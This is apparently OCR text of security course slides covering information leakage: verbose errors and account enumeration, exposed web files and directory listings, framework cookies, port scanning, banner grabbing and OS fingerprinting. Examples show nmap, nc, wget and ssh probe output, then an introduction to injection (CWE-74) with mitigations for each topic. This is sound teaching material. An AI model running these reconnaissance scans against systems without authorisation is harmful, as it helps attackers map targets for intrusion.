
May allow to enumerate data (e.g, usernames)

- If there is a response discrepancy between existing/non-existing users


Errors – CWE-204 – Leaking Accounts



Errors – CWE-204 – Leaking Accounts



Errors – CWE-204 – Leaking Accounts



Errors – CWE-209

Errors - Mitigations

Do not provide verbose output to users, log it

- If you must, create the errors, identify sensitive data and filter it out
- In alternative, present a unique error code which can be used to track the issue by the support teams

Focus on the process as a whole

- authentication is either successful or unsuccessful
- a file can either be accessed or not

Web Sources and Support Files

Additional data may be present in web documents (JS, CSS, HTML)

- Left by developers to help testing, debugging and development
- This information may provide too much information about system internals
- Sometimes developers “hide it” by including this information in /robots.txt
  - Robots.txt works for search engine crawlers, but attracts attackers to sensitive areas

Impact:

- Allow fingerprinting remote stack
- Disclose sensitive information

Typical example:

- Backup files (.bck, .tar.gz, .zip)
- Robots.txt
- README and License files
- Log files left available
- Additional folders

Web Sources and Support Files

[redacted]/wp-includes/

Index of /wp-includes

Name	Last modified	Size	Description
Parent Directory		-	
ID3/	2013-08-02 10:06	-	
IXR/	2019-07-12 07:10	-	
Requests/	2019-07-12 07:10	-	
SimplePie/	2013-08-02 10:06	-	
Text/	2013-08-02 10:06	-	
admin-bar.php	2019-07-12 07:10	30K	
atomlib.php	2019-07-12 07:10	12K	
author-template.php	2019-07-12 07:10	16K	
blocks.php	2019-12-12 22:58	17K	
blocks/	2019-07-12 07:10	-	
bookmark-template.php	2019-07-12 07:10	12K	
bookmark.php	2019-07-12 07:10	14K	
cache.php	2020-04-29 23:47	21K	
canonical.php	2019-07-12 07:10	28K	
capabilities.php	2019-07-12 07:10	31K	
category-template.php	2019-07-12 07:10	51K	
category.php	2019-07-12 07:10	12K	

Cookies

Cookies sent in HTTP responses provide information about server stack

- Each framework make use of specific cookie formats

Impact: Platform stack disclosure

ASP.NET:


```
.AspNetCore.Session=CfDJ8KWPKY6%2BcwXLPdJQ90RvJmOMD2tC6sNMwD3RJ%2F0NT%2FAphxJ%2FuufL5UxKoNz
TRTR8%2Sx2nHrbR0lKRUyXUuKOUQ7avRwjwiND7h33wO9v2%2BLwbtYf%2rDUEKKpouty48CJEL9
```


PHP:


```
PHPSESSID=2ljc71pfksf3egdhharc5g0hr4; path=/
```

Ports

Network stack behaves differently whether the ports are open or closed

- TCP: replies with a TCP SYN,ACK (if open), or TCP RST (if closed)
- UDP: replies with a Higher Layer packet (if open), or an ICMP Port unreachable (if closed)
- ICMP: replies with ICMP Reply (or other)
- Firewalls also affect replies by altering or filtering packets

Services typically operate on well known ports

- All ports below 1024 are reserved for popular services
- Many ports above 1024 are also reserved

Impact: Allows knowing which services/hosts are available

Information leakage: Ports

Port scan: try to initiate a connection to a specific port

- May effectively initiate the connection or may simply start initiating it
  - Full Connection: Doing the TCP Three Way Handshake
  - Half Connection: Only sending the first TCP SYN
- A reply may indicate the existence / absence of a service
  - Existence if the connection is successful
  - Absence if an error is received
- A non reply may indicate the existence of a firewall

Ports

```
$ nmap gw

Nmap scan report for gw
Host is up (0.0016s latency).
Not shown: 997 closed ports

PORT    STATE    SERVICE
23/tcp filtered telnet
53/tcp open     domain
80/tcp open     http

MAC Address: 2C:97:B1:XX:XX:XX (Huawei Technologies)
Nmap done: 1 IP address (1 host up) scanned in 14.69 seconds
```

Ports - Mitigation

Mitigation is limited as it exploits an inherent behavior

- Network port state will affect the replies

Firewalls should observe connect attempts and limit them on detection of enumeration

- Number of connections from a given host
- Different ports being accesses
- Session duration
- Rate of packets
- Specific fingerprints

Banners

Banners are textual or binary snippets provided to clients

- Immediately on connection, or after some request
- Most protocols are too chatty and will send some banner to help clients

Impact: attacker may gain knowledge about the software running

- Attacker can search for valid vulnerabilities
- Greatly narrows down the work to an attacker

Exploitation: connect to server and/send a probe

- Multiple probes can be sent to test the system
- Banner grabbing – technique of systematically probe entities for their banners

Vulnerable protocols: FTP, IMAP, HTTP, SSH, TELNET, LDAP, RTMP, MySQL…

Banners - SMTP

```
$ nc server 25

220 EXCHANGE-2-A3.server Microsoft ESMTP MAIL Service ready at Thu, 22 Oct
2020 17:38:45 +0100

$ nc server1 25

220 mx.server1.com ESMTP 4si1750999wmg.70 – esmtp
```

Banners - HTTP

```
$ wget http://server  --spider -S –q

HTTP/1.1 200 OK
Date: Thu, 22 Oct 2020 16:58:07 GMT
Server: Apache/2.4.25 (Debian) OpenSSL/1.0.2u
Last-Modified: Sun, 27 Dec 2015 10:32:42 GMT
ETag: "13c-527deb55ae63a"
Accept-Ranges: bytes
Content-Length: 316
Vary: Accept-Encoding
X-Clacks-Overhead: GNU Terry Pratchett
Keep-Alive: timeout=15, max=100
Link: <https://server/wp-json/>; rel="https://api.w.org/"
Set-Cookie: nm_transient_id=nmtr_954dce208296695d77d9141faeabe2e85c843546; path=/
Set-Cookie: PHPSESSID=2ljc79pfksj3e1dlhfr13h0ir5; path=/
Connection: Keep-Alive
Content-Type: text/htm
```

Server
Linux Distribution
OpenSSL Version

G: Send the message onto the next Clacks Tower
N: Do not log the message
U: At the end of the line, return the message
Terry Prachet
Probably the sysadmin is around a specific subreddit

Wordpress

Wordpress

Banners - HTTP

```
Cache-Control:  private
Content-Encoding: gzip
Content-Length:  8222
Content-Type:  text/html; charset=utf-8
Date:  Thu, 22 Oct 2020 19:22:51 GMT
Server: Microsoft-IIS/8.5
Vary: Accept-Encoding
X-AspNet-Version: 4.0.30319
X-AspNetMvc-Version: 5.2
X-Powered-By: ASP.NET
```

Banners - SSH

```
$ ssh -v user@host

...
debug1: Remote protocol version 2.0, remote software version OpenSSH_7.2
...
debug1: kex: host key algorithm: ecdsa-sha2-nistp256
debug1: kex: server->client cipher: aes128-ctr MAC: umac-64@openssh.com
compression: none
...
debug1: kex_input_ext_info: server-sig-algs=<rsa-sha2-256,rsa-sha2-512>
```

Banners

```
$ nmap -sV host
…

PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 3.0.3
22/tcp    open  ssh         OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp    open  http        lighttpd 1.4.53
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
```

Banners

```
$ nmap -sV host
…
Not shown: 994 closed ports

PORT     STATE SERVICE         VERSION
22/tcp   open  ssh             OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:7.9p1:
|        CVE-2019-6111       5.8       https://vulners.com/cve/CVE-2019-6111
|        CVE-2019-16905      4.4       https://vulners.com/cve/CVE-2019-16905
|        CVE-2019-6110       4.0       https://vulners.com/cve/CVE-2019-6110
|        CVE-2019-6109       4.0       https://vulners.com/cve/CVE-2019-6109
|_       CVE-2018-20685      2.6       https://vulners.com/cve/CVE-2018-20685
80/tcp   open  http            lighttpd 1.4.53
|_http-server-header: lighttpd/1.4.53
| vulners:
|   cpe:/a:lighttpd:lighttpd:1.4.53:
|        CVE-2019-11072      7.5       https://vulners.com/cve/CVE-2019-11072
|_       CVE-2008-1531       4.3       https://vulners.com/cve/CVE-2008-1531
```

Banners

Restrict banners (if possible)

Fake banners (if possible)

Limit the verbosity in the banners (if possible)

OS Fingerprinting

Network stacks do not behave consistently, and there are specific behaviors

- Many RFCs contain optional behavior
- Some stacks have bugs
- Some stacks have optional behaviors
- Some stacks are not fully compliant (e.g., constrained devices)

Fingerprinting is possible by:

- Sending a sequence of probes
- Observing response
- Matching behavior against database

OS Fingerprinting

Process lacks specificity

- Fingerprint may not be found for unknown systems
- Fingerprint may match multiple systems
- Combination of open/closed ports may not allow a full fingerprint

Example: Nmap TCP Tests T2-T7

- TCP null (no flags set) pkt with the IP DF bit set and a window of 128 to an **open port**.
- TCP pkt with SYN, FIN, URG, PSH flags set and a window of 256 to an **open port**. IP DF bit is 0.
- TCP ACK pkt with IP DF and a window of 1024 to an **open port**.
- TCP SYN pkt without IP DF and a window of 31337 to a **closed port**.
- TCP ACK pkt with IP DF and a window of 32768 to **a closed port**.
- TCP pkt with the FIN, PSH, URG flags set and a window of 65535 to a **closed port**. IP DF bit is 0.

OS Fingerprinting

```
$ uname -a
Linux server 4.19.0-11-amd64 #1 SMP Debian 4.19.146-1 (2020-09-17) x86_64 GNU/Linux

$ nmap -O host
Starting Nmap 7.91 ( https://nmap.org )
Host is up (0.00096s latency).
Not shown: 991 closed ports
…
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
```

OS Fingerprinting - Mitigations

Restrict the number of ports open

- Accurate fingerprinting relies on responses from open ports

Detect scanning and enumeration with a firewall specific rules

- Simple port maps and fingerprint attempts are easily recognized
- Advanced assessments, taking hours/days are not trivial to detect

If supported, enable network obfuscation mechanisms

- OS may emulate the behavior of another system

Let’s practise – Lab 1

#4 - Injection

CWE-74

Improper Neutralization of Special Elements in Output Used by a Downstream Component ('Injection')

The software **constructs all or part of a command**, data structure, or record **using externally-influenced input** from an upstream component, but it **does not neutralize or incorrectly neutralizes special elements** that **could modify how it is parsed or interpreted** when it is sent to a downstream component.

CWE-74 - Impact

Confidentiality

Many injection attacks involve the disclosure of important information -- in terms of both data sensitivity and usefulness in further exploitation.

Access Control

In some cases, injectable code controls authentication; this may lead to a remote vulnerability.

CWE-74 - Impact

Integrity

Data injection attacks lead to loss of data integrity in nearly all cases as the control-plane data injected is always incidental to data recall or writing.

Non-Repudiation

Often the actions performed by injected control code are unlogged.

CWE-74 - Impact

Other

Injection attacks are characterized by the ability to significantly change the flow of a given process, and in some cases, to the execution of arbitrary code.

How it works

Vulnerable pattern

- Input is provided to the system
- Input is **not validated**, or **filtered**, or **used in an adequate manner**
- Input is used to **build a command**, **statement**, or **trigger an action**

Why?

- Developed fails to implement the proper methods to distinguish between specification and data
- If an attacker manipulates data, and said data is used to build a command, attacker controls the flow of execution


How to avoid:

- Never trust data from external sources
  - Database IS an external source, as well as other internal services
- Never mix command specification and data
- **Sanitize all external data**

Common pitfalls

Trusting user provided data


- Do not validate inputs coming from external sources
- Attacker can control the execution flow



Common pitfalls

Trusting internal systems or private APIs


- Do not validate inputs for some APIs, sockets
- If an attacker breaches the domain, internal systems become sources of external data



Common pitfalls

Trusting data coming from the database

